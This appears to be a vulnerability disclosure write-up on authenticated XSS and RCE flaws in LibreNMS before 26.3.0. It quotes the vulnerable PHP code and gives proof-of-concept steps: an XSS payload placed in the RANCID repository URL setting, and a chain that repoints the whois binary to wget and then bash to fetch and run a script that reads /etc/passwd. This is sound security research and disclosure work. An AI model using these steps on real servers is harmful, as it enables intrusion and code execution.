LibreNMS < 26.3.0 Authenticated RCE & XSS
By searching for unsafe patterns and function calls, we discovered authenticated XSS and RCE vulnerabilities in LibreNMS.

Manually auditing a project as large as LibreNMS with over 200k+ lines of code takes a lot of time. However, in this case a quick sink-based source code review managed to net us a couple of findings.
Fortunately (unfortunately for pentesters), both vulnerabilities require admin privileges to exploit, limiting their impact.
XSS on showconfig Page (< 26.3.0)
This vulnerability needs an admin account to change the vulnerable settings.
In environments with multiple administrative users, an admin user can use this vulnerability to target another admin user.
By searching for patterns like <img src=" and <a href=", we found includes/html/pages/device/showconfig.inc.php which concatenates URL links without sanitisation.
print_optionbar_start('', '');
echo is_null(LibrenmsConfig::get('rancid_repo_url')) ? 'Git repository non-browsable' : '<a href="' . htmlspecialchars(LibrenmsConfig::get('rancid_repo_url')) . '/?a=blob;hb=HEAD;p=' . basename((string) $rancid_path) . ';f=' . $rancid_file . '">Git repository</a>';
print_optionbar_end();
Now we need to determine the location of inputs and conditions to render the link. Before the echo line, there is an if condition LibrenmsConfig::get('rancid_repo_type') == 'git-bare' && is_dir($rancid_path). This tells us that the link is rendered if the repository type Git Bare is used in RANCID Integration settings, and RANCID Config is a path that exists.
Digging deeper, we found that $rancid_path came from a function getRancidPath, and it calls findRancidConfigFile to check if the path is a git repository.
// app/Http/Controllers/Device/Tabs/ShowConfigController.php
public function data(Device $device, Request $request): array
{
    return [
        'rancid_path' => $this->getRancidPath(),
        'rancid_file' => $this->getRancidConfigFile(),
    ];
}

private function getRancidPath()
{
    if (is_null($this->rancidPath)) {
        $this->rancidFile = $this->findRancidConfigFile();
    }

    return $this->rancidPath;
}

private function findRancidConfigFile()
{
    ...
    if (LibrenmsConfig::get('rancid_repo_type') == 'git-bare') {
        $topLevel = strpos($configs, '.git');
        $configPath = '';
        if ($topLevel === false) {
            if (is_dir($configs . '.git')) {
                $configs .= '.git';
            } else {
                return false;
            }
        } else {
            $configPath = substr($configs, $topLevel + 5);
            $configs = substr($configs, 0, $topLevel + 4);
        }
        if (strlen($configPath) > 0 && $configPath[strlen($configPath) - 1] != '/') {
            $configPath .= '/';
        }
        $process = new Process(['git', 'ls-tree', '--name-only', '-r', 'HEAD'], $configs);
        $process->run();
        $config_files = explode(PHP_EOL, $process->getOutput());
        if (count($config_files) > 0) {
            $this->rancidPath = $configs;
        }
        ...
    }
}
showconfig XSS POC
We have determined that the conditions for the vulnerable echo statement to be executed are:
- RANCID Integration is enabled.
- RANCID Path must exist and ends with
.git. - RANCID Path must be a Git repository and
git ls-treemust return some files.

After creating a Git repository, we can add its path into Settings -> External -> RANCID Integration -> RANCID Configs.
Then we can put "><img/src/onerror=alert(1)><a x=" into RANCID Repository URL to inject XSS payload.

The XSS payload will be triggered when a user navigates to /device/<id>/showconfig page.
RCE via Arbitrary File Write (< 26.3.0)
This vulnerability allows an admin to execute code on affected LibreNMS servers. The code will be executed as the user that runs LibreNMS (e.g. librenms).
In Settings Page, a Binary Locations config lets users specify the path where LibreNMS will execute a binary from for certain troubleshooting binaries.
An AJAX controller NetCommand.php uses these paths to execute commands and returns standard output.
public function run(Request $request)
{
    $this->validate($request, [
        'cmd' => 'in:whois,ping,tracert,nmap',
        'query' => 'ip_or_hostname',
    ]);

    ini_set('allow_url_fopen', '0');

    switch ($request->input('cmd')) {
        case 'whois':
            $cmd = [LibrenmsConfig::get('whois', 'whois'), $request->input('query')];
            break;
        case 'ping':
            $cmd = [LibrenmsConfig::get('ping', 'ping'), '-c', '5', $request->input('query')];
            break;
        case 'tracert':
            $cmd = [LibrenmsConfig::get('mtr', 'mtr'), '-r', '-c', '5', $request->input('query')];
            break;
        case 'nmap':
            if (! $request->user()->isAdmin()) {
                return response('Insufficient privileges');
            } else {
                $cmd = [LibrenmsConfig::get('nmap', 'nmap'), $request->input('query')];
            }
            break;
        default:
            return response('Invalid command');
    }

    $proc = new Process($cmd);
    ...
}
The whois command is the easiest to exploit, as it only have one argument from query parameter. But we need to bypass a validator ip_or_hostname.
In app/Providers/AppServiceProvider.php, the ip_or_hostname validator is defined as:
Validator::extend('ip_or_hostname', function ($attribute, $value, $parameters, $validator) {
    $ip = substr($value, 0, strpos($value, '/') ?: strlen($value)); // allow prefixes too
    return IP::isValid($ip) || Validate::hostname($value);
});
Since everything after / character are allowed, we can pass an URL or a file path into the argument.
Binary Path RCE POC
By setting the binary path of whois to the path of wget, we can use it to download a malicious script to the LibreNMS server.

Use wget to download our hosted malicious bash script to the server with the argument of <ip/hostname>/malicious.sh.
Our POC script will simply execute cat /etc/passwd.

The downloaded script can be then executed by setting the whois path to /bin/bash and setting the argument to the path of the downloaded script.